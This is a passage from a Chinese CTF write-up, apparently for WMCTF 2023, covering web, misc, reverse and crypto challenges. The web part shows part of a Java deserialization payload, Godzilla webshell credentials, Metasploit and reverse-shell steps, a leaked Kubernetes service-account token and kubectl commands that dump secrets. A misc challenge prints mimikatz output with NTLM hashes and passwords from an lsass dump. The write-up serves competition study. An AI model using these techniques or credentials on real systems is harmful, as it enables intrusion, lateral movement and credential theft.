AQgAEAAIAAAAOKisDvQATA70AFbgAFrAAAAACAFsAAAAGAAEAAACeAFwAAAAWAAIAAAAOALoAZgAAAA
AADgC7AJ0AAQBhAAAACAADAFAAUgCFAG8AAAAJAgC6AAAAuwAAACkAuQC8AAMAWgAAAhcAAwAJAAAAy
irBABOZAAoqwAATpwAHKrYAIDoEAToFGQQ6BhkFxwBkGQbGAF8sxwBDGQa2AEw6BwM2CBUIGQe+ogAu
GQcVCDK2AE0rtgBOmQAZGQcVCDK2AE++mgANGQcVCDI6BacACYQIAaf/0KcADBkGKyy2ACo6Baf/qTo
HGQa2AEo6Bqf/nRkFxwAMuwBQWSu3AFG/GQUEtgArKsEAE5kAGhkFAS22AC2wOge7AFNZGQe2AFS3AF
W/GQUqLbYALbA6B7sAU1kZB7YAVLcAVb8AAwAlAHIAdQBQAJwAowCkAFIAswC6ALsAUgADAFsAAABuA
BsAAACiABQAowAXAKQAGwCmACUAqAApAKkAMACrADsArABWAK0AXQCuAGAAqwBmALEAaQCyAHIAtgB1
ALQAdwC1AH4AtgCBALkAhgC6AI8AvACVAL0AnAC/AKQAwACmAMEAswDFALsAxgC9AMcAXAAAAHoADAA
zADMAvQCpAAgAMAA2AL4AvwAHAHcABwDAAMEABwCmAA0AwgDDAAcAvQANAMQAwwAHAAAAygCvAGYAAA
AAAMoAuwCdAAEAAADKAMUAxgACAAAAygDHAMgAAwAUALYAiwCMAAQAFwCzAMkAigAFABsArwDKAIwAB
gB/AAAALwAODkMHALf+AAgHALcHAMsHALf9ABcHAMwBLPkABQIIQgcAzQsNVAcAzg5HBwDOAGEAAAAI
AAMAUACFAFIAbwAAABEEAK8AAAC7AAAAxQAAAMcAAAABAM8AAAACANBwdAAEYWFhYXB3AQB4dXIAElt
MamF2YS5sYW5nLkNsYXNzO6sW167LzVqZAgAAeHAAAAABdnIAHWphdmF4LnhtbC50cmFuc2Zvcm0uVG
VtcGxhdGVzAAAAAAAAAAAAAAB4cHcEAAAAA3ZyADdjb20uc3VuLm9yZy5hcGFjaGUueGFsYW4uaW50Z
XJuYWwueHNsdGMudHJheC5UckFYRmlsdGVyAAAAAAAAAAAAAAB4cHQAA2Jhcng="}
requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies,
data=burp0_data)
```


```
加密器: JAVA_AES_BASE64
地址: /shellAacw125
密码: Hcreljak
密钥: Vazwoxyqvohfnbgcwq
请求头: Agent:aaa
```


后面要内网渗透


没法直接执行命令

用哥斯拉马上传msf马并给可执行权限



执行上线msf





然后同样的方法挂个nps代理，用Proxifier连上访问内网

从环境变量里能看出有k8s服务，还有个CHECK_SERVICE

http://119.45.178.147:30000/

URL: http://119.45.178.147:30000/

基本信息 | 命令执行 | 虚拟终端 | 文件管理 | 内网穿透 | 反弹shell | 数据库管理 | 自定义代码 | 平行空间 | 扩展功能 | 备忘录 | 更新信息

环境变量:


```
CHECK_SERVICE_PORT=80
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
EZJNA_PORT_80_TCP_ADDR=10.43.224.145
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_SERVICE_HOST=10.43.0.1
LANG=C.UTF-8
EZJNA_PORT_80_TCP_PORT=80
CHECK_PORT_80_TCP_PROTO=tcp
CHECK_SERVICE_HOST=10.43.131.132
EZJNA_SERVICE_HOST=10.43.224.145
EZJNA_PORT=tcp://10.43.224.145:80
CHECK_PORT_80_TCP=tcp://10.43.131.132:80
JAVA_VERSION=11.0.18
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
SSL_CERT_FILE=/etc/ssl/certs/ca-certificates.crt
EZJNA_PORT_80_TCP=tcp://10.43.224.145:80
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
CHECK_PORT_80_TCP_PORT=80
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_PORT=443
HOSTNAME=ezjna-58bdb7b866-nwd7m
EZJNA_SERVICE_PORT=80
EZJNA_PORT_80_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_PORT=443
CHECK_PORT_80_TCP_ADDR=10.43.131.132
KUBERNETES_SERVICE_PORT_HTTPS=443
HOME=/root
CHECK_PORT=tcp://10.43.131.132:80
```

JRE系统属性:

```
awt.toolkit = sun.awt.X11.XToolkit
java.specification.version = 11
sun.cpu.isalist =
sun.jnu.encoding = UTF-8
java.class.path = /app.jar
java.vm.vendor = Debian
```

题目源码有个内网地址

viper做端口转发



从给的jar包里的lib.so里拿到token

```
export KUBE="eyJhbGciOiJSUzI1NiIsImtpZCI6IlZvTVB3eDlfNm0wSzljbnhXRUNZU3JWa1VQRjY3Z05xaTRKU2xwUzBZNXcifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImN0Zi1zZXJ2aWNlYWNjb3VudC1zZWNyZXQiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiY3RmLXNlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQudWlkIjoiYjEwNWQ5ODctZmQ1Zi00MjZiLTgxODgtOWI3MWNjZTkwYmRhIiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6Y3RmLXNlcnZpY2VhY2NvdW50In0.DAaw3fHoGdY8Kl4BHnGeuQaAHJQpLdbB-jsatlLVfJM60N6Ftx0TyXlGDCsgm2e0u25xnWudQqZeneu1H1EaC0QQDzliPjG5dVhbXYIciM3dOyb8cap5wy5bPAgsAE1wPs_ZxAT6r7XQjWfYkqY6waI6R4_Hdrb98Vzwo4O6EYqNQAX8lVlGtAoIbkZ7U72z-zDR6rf_IHetdRs2JYpzG9kScbZLkWGHelY18dCXZHW_FfKqw1yh9zLUf8mh3PwXIeruUOp2oznVazT-qVnxaMOhLKF-4zqEXPbQVgoZh8mT6DNXj5GCBDex4_Uptj-dYJtMzSNC8qyenAeb3tg3Sg"
kubectl --token=$KUBE --server=https://xxx.xxx.xx.xxx:6443 --insecure-skip-tls-verify=true auth can-i --list -n default
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# kubectl --token=$KUBE --server=https://111[redacted]:6443 --insecure-skip-tls-verify=true auth can-i --list -n d
afault
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                    []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
```

```
kubectl --token=$KUBE --server=https://xxx.xxx.xx.xxx:6443 --insecure-skip-tls-verify=true get secrets -o yaml -n default
```

得到



```yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    password: NWU5ZDgxODktNWMxNi00NTg3LTkyNjAtNGU2YjBjODZmMWVi
    username: a2V5
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","data":{"password":"NWU5ZDgxODktNWMxNi00NTg3LTkyNjAtNGU2YjBjODZmMWVi","username":"a2V5"},"kind":"Secret","metadata":{"annotations":{},"name":"key-secret","namespace":"default"},"type":"Opaque"}
    creationTimestamp: "2023-08-18T19:01:04Z"
    managedFields:
    - apiVersion: v1
      fieldsType: FieldsV1
      fieldsV1:
        f:data:
          .: {}
          f:password: {}
          f:username: {}
        f:metadata:
```

```
22          f:annotations:
23            .: {}
24            f:kubectl.kubernetes.io/last-applied-configuration: {}
25        f:type: {}
26      manager: kubectl-client-side-apply
27      operation: Update
28      time: "2023-08-18T19:01:04Z"
29    name: key-secret
30    namespace: default
31    resourceVersion: "31990"
32    uid: 41eca5bb-3afb-49cd-86ef-9b0e482929d2
33  type: Opaque
34 - apiVersion: v1
35  data:
36    ca.crt:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJkekNDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2p
PUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdGMyVnkKZG1WeUxXTmhRREUyT1RJek5EWTFNamd3SG
hjTk1qTXdPREU0TURneE5USTRXaGNOTXpNd09ERTFNRGd4TlRJNApXakFqTVNFd0h3WURWUVFEREJoc
k0zTXRjMlZ5ZG1WeUxXTmhRREUyT1RJek5EWTFNamd3V1RBVEJnY3Foa2pPClBRSUJCZ2dxaGtqT1BR
TUJCd05DQUFTbWZBdCtJTDdTSEdTT0VCQjB6djBhZThhOHBZaVVRempQWG5HUWt6SXoKQnJvdmNTK0s
4c1o2NjRwaExBR2IzMmdrV1RndzdVSlArL3IyUUJzekV5Q09vMEl3UURBT0JnTlZIUThCQWY4RQpCQU
1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZIUTRFRmdRVXMvZDRrbytkemtCV0h6cVdSY
3FCCnhMMkVaaHd3Q2dZSUtvWkl6ajBFQXdJRFNBQXdSUUlnTS91NHFIcU93Z2drenhuejV1cG80dnlJ
SzQvQTBDcWcKMGVoTGxKRUQwNG9DSVFDdXNLcGVncm5IKy9IeWxYSXVMV3liZGNXbjZZMTlXOXR2MXd
SUktSNDBzdz09Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
37    namespace: ZGVmYXVsdA==
38    token:
ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklsWnZUVkIzZURsZk5tMHdTemxqYm5oWFJVTlpVM0p
XYTFWUVJqWTNaMDV4YVRSS1UyeHdVekJaTlhjaWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTm
xjblpwWTJWaFkyTnZkVzUwSWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDO
XVZVzFsYzNCaFkyVWlPaUprWldaaGRXeDBJaXdpYTNWaVpYSnVaWFJsY3k1cGJ5OXpaWEoyYVdObFlX
TmpiM1Z1ZEM5elpXTnlaWFF1Ym1GdFpTSTZJbU4wWmkxelpYSjJhV05sWVdOamIzVnVkQzF6WldOeVp
YUWlMQ0pyZFdKbGNtNWxkR1Z6TG1sdkwzTmxjblpwWTJWaFkyTnZkVzUwTDNObGNuWnBZMlV0WVdOam
IzVnVkQzV1WVcxbElqb2lZM1JtTFhObGNuWnBZMlZoWTJOdmRXNTBJaXdpYTNWaVpYSnVaWFJsY3k1c
GJ5OXpaWEoyYVdObFlXTmpiM1Z1ZEM5elpYSjJhV05sTFdGalkyOTFiblF1ZFdsa0lqb2lZakV3TldR
NU9EY3RabVExWmkwME1qWmlMVGd4T0RndE9XSTNNV05qWlRrd1ltUmhJaXdpYzNWaUlqb2ljM2x6ZEd
WdE9uTmxjblpwWTJWaFkyTnZkVzUwT21SbFptRjFiSFE2WTNSbUxYTmxjblpwWTJWaFkyTnZkVzUwSW
4wLkRBYXczZkhvR2RZOEtsNEJIbkdldVFhQUhKUXBMZGJCLWpzYXRsTFZmSk02ME42RnR4MFR5WGxHR
ENzZ20yZTB1MjV4bld1ZFFxWmVuZXUxSDFFYUMwUVFEemxpUGpHNWRWaGJYWUljaU0zZE95YjhjYXA1
d3k1YlBBZ3NBRTF3UHNfWnhBVDZyN1hRaldmWWtxWTZ3YUk2UjRfSGRyYjk4Vnp3bzRPNkVZcU5RQVg
4bFZsR3RBb0lia1o3VTcyei16RFI2cmZfSUhldGRSczJKWXB6RzlrU2NiWkxrV0dIZWxZMThkQ1haSF
dfRmZLcXcxeWg5ekxVZjhtaDNQd1hJZXJ1VU9wMm96blZhelQtcVZueGFNT2hMS0YtNHpxRVhQYlFWZ
29aaDhtVDZETlhqNUdDQkRleDRfVXB0ai1kWUp0TXpTTkM4cXllbkFlYjN0ZzNTZw==
39  kind: Secret
40  metadata:
41    annotations:
42      kubernetes.io/service-account.name: ctf-serviceaccount
```


```yaml
      kubernetes.io/service-account.uid: b105d987-fd5f-426b-8188-9b71cce90bda
    creationTimestamp: "2023-08-18T13:22:29Z"
    labels:
      kubernetes.io/legacy-token-last-used: "2023-08-20"
    managedFields:
    - apiVersion: v1
      fieldsType: FieldsV1
      fieldsV1:
        f:metadata:
          f:annotations:
            .: {}
            f:kubernetes.io/service-account.name: {}
        f:type: {}
      manager: kubectl-create
      operation: Update
      time: "2023-08-18T13:22:29Z"
    - apiVersion: v1
      fieldsType: FieldsV1
      fieldsV1:
        f:data:
          .: {}
          f:ca.crt: {}
          f:namespace: {}
          f:token: {}
        f:metadata:
          f:annotations:
            f:kubernetes.io/service-account.uid: {}
          f:labels:
            .: {}
            f:kubernetes.io/legacy-token-last-used: {}
      manager: k3s
      operation: Update
      time: "2023-08-20T06:36:29Z"
    name: ctf-serviceaccount-secret
    namespace: default
    resourceVersion: "140777"
    uid: bf517b49-e11d-42da-879c-df84513ce55d
  type: kubernetes.io/service-account-token
kind: List
metadata:
  resourceVersion: ""
  selfLink: ""
```


上面password进行base64解码得到key `5e9d8189-5c16-4587-9260-4e6b0c86f1eb`

访问内网check_service执行命令



www



反弹个shell然后执行 /readflag

```
ls -lha
total 6.6M
drwxr-xr-x   1 root root 4.0K Aug 20 15:00 .
drwxr-xr-x   1 root root 4.0K Aug 20 15:00 ..
drwxr-xr-x   1 root root 4.0K Aug  2  2022 bin
drwxr-xr-x   2 root root 4.0K Jun 30  2022 boot
drwxr-xr-x   5 root root  360 Aug 20 15:00 dev
drwxr-xr-x   1 root root 4.0K Aug 20 15:00 etc
drwxr-xr-x   1 root root 4.0K Aug 18 23:06 home
drwxr-xr-x   1 root root 4.0K Aug  1  2022 lib
drwxr-xr-x   2 root root 4.0K Aug  1  2022 lib64
drwxr-xr-x   2 root root 4.0K Aug  1  2022 media
drwxr-xr-x   2 root root 4.0K Aug  1  2022 mnt
drwxr-xr-x   2 root root 4.0K Aug  1  2022 opt
dr-xr-xr-x 276 root root    0 Aug 20 15:00 proc
---x--x--x   1 root root 6.5M Aug 18 19:07 readflag
drwx------   1 root root 4.0K Aug  2  2022 root
drwxr-xr-x   1 root root 4.0K Aug 20 15:00 run
drwxr-xr-x   1 root root 4.0K Aug  2  2022 sbin
drwxr-xr-x   2 root root 4.0K Aug  1  2022 srv
dr-xr-xr-x  13 root root    0 Aug 20 15:00 sys
drwxrwxrwt   1 root root 4.0K Aug 20 15:00 tmp
drwxr-xr-x   1 root root 4.0K Aug  1  2022 usr
drwxr-xr-x   1 root root 4.0K Aug  1  2022 var
www@check-859fd49976-4p5ws:/$ /readflag
/readflag
Please enter your TeamName: 0RAYS
Please enter your TeamToken: 6gKQQpIcUA6e9x9kvoTnTjUgtgvOarodBE-cJIVQvAY
Response: {"code":0,"data":"wmctf{0e59ddbe-cbc9-45a7-8832-02d90ffd9b49}"}

www@check-859fd49976-4p5ws:/$
```

Misc

Checkin

WMCTF{Welcome_W&MCTF_2023!}

Oversharing

smb2协议里看到lsass.dmp

```
SMB2          382 Create Request File: lsass.DMP
SMB2          410 Create Response File: lsass.DMP
SMB2          171 Read Request Len:1048576 Off:1048576 File:
```

导出对象后用mimikatz分析

```
D                 : S-1-5-21-1535222985-3184746424-1546251793-1000
      msv :
       [00000003] Primary
       * Username : Randark
       * Domain   : DESKTOP-17U12LV
       * NTLM     : 3dbde697d71690a769204beb12283678
       * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
      tspkg :
      wdigest :
       * Username : Randark
       * Domain   : DESKTOP-17U12LV
       * Password : (null)
      kerberos :
       * Username : Randark
       * Domain   : DESKTOP-17U12LV
       * Password : 123
      ssp :
      credman :
       [00000000]
       * Username : randark
       * Domain   : ssh@192.168.20.202:22/randark
       * Password : 1a05cf83-e450-4fbf-a2a8-b9fd2bd37d4e
      cloudap :       KO
```

知道了ssh的密码

```
randark@oversharing:~$ ls
flag
randark@oversharing:~$ cat flag
WMCTF{f0b5d272-ff83-4dde-a90b-81c9afc86a25}
randark@oversharing:~$
```

Fantastic terminal


strings out.wasm

```
70D:B7F0h: 27 73 20 67 65 74 20 73 74 61 72 74 65 64 21 00  's get started!.
70D:B800h: 48 65 72 65 27 73 20 77 68 61 74 20 79 6F 75 20  Here's what you
70D:B810h: 77 61 6E 74 3A 00 00 00 00 0A 57 4D 43 54 46 7B  want:.....WMCTF{
70D:B820h: 66 61 6E 74 61 33 74 31 63 5F 74 65 72 6D 31 6E  fanta3t1c_term1n
70D:B830h: 61 6C 5F 31 6E 5F 74 68 65 5F 63 30 6E 74 61 31  al_1n_the_c0nta1
70D:B840h: 6E 65 72 5F 31 6E 5F 74 68 65 5F 62 72 30 77 33  ner_1n_the_br0w3
70D:B850h: 65 72 7D 0A 00 0A 4E 6F 77 20 66 6F 72 20 72 6F  er}...Now for ro
70D:B860h: 75 6E 64 20 25 64 0A 00 54 65 6C 6C 20 6D 65 20  und %d..Tell me
70D:B870h: 79 6F 75 72 20 61 6E 73 77 65 72 3A 00 25 64 00  your answer:.%d.
70D:B880h: 43 6F 6E 67 72 61 74 75 6C 61 74 69 6F 6E 73 21  Congratulations!
```

Fantastic terminal Rev

本地把docker搭起来，发现是一个浏览器的终端，在根目录有一个叫challenge的二进制文件，直接编码后提取出来

逆向分析



Exp:

```python
enc=[ 0x5,0x1F, 0x11, 0x06, 0x14, 0x29, 0x20, 0x61]
enc2="$7<57\r&7 ?c<3>\r34&7 \r4'19c<5\r\"33&1:::::::::::::/"
for i in enc:
    print(chr((i)^0x52),end='')
for i in enc2:
    print(chr(ord(i)^0x52),end='')
```

Find me

Reddit:

```
l recently designed a new encryption method, and l don't think  anyone can decrypt it. If you don't believe me, you can try it out😎😎😎
```

```

---> aHR0cHM6Ly91ZmlsZS5pby82NzB1bnN6cA==

https://wearymeadow.icu/2023/07/31/My-secret-encryption-algorithm/
需要一个文章解锁密码， hexo-blog-encrypt
```

在别的仓库 https://github.com/WearyMeadow/autologinbot/blob/80504fccdd7e75992eb8a4b61efb73a6e26a480c/login.py找到密码: P@sSW0rD123$%^

```python
import random
from string import printable
from Crypto.Cipher import AES

key = bytes([int(i, 16) for i in "6d 79 73 65 63 72 65 74 6b 65 79 00 00 00 00 00".split()])
a = bytes.fromhex("778f6cc13090c6a4f0b51939d784a6b38512f80a92b82bf8225fb8bfed713b2f8eee53dfbe228c7296449d904467a1677c83b9534e2dfcfcbc6f7b08f77f96f2")

cipher = AES.new(key, AES.MODE_ECB)
encrypted = cipher.decrypt(a).strip(b"\x00")
# print(encrypted)
for i in range(11451):
    random.seed(i)
    test = b''
    for _ in encrypted:
        test += bytes([_ ^ random.randint(0, 255)])
    try:
        test = test.decode()
        if all([i in printable for i in test]):
            print(test)
    except:
        pass
```

Crypto

signin

剪枝

```python
n = 80987176687576724458921196768479688588358815091237835200934002013473006212161736452274437658331264315002405559770035137142164429704589683541314527560746749334663091480718039129686603221263877966179623363941068525408625096028702476412999153128482796108779967595557510859434595374638909704925098725993600723411
gift = 10829429187877219716836813251944067769803189456734583189272302991496276770393180401849847918370992048315018680303299039909097208344139997154263727727 6

os = 16

def guess(p,q,time):
    #print(p,q)
    if time == 512:
        if int(p,2)*int(q,2) == n:
            print(int(p,2),int(q,2))
        return 0
    if time > 0:
        if int(p,2)*int(q,2)%2**time != n%2**time:
                return 0
        if time <= os:
            1
        elif time <= 512-os:
            #print(p,q[:-16])
            if (int(p,2)%2**(time-os))^int(q[:-os],2)%2**(time-os) != gift%2**(time-os):
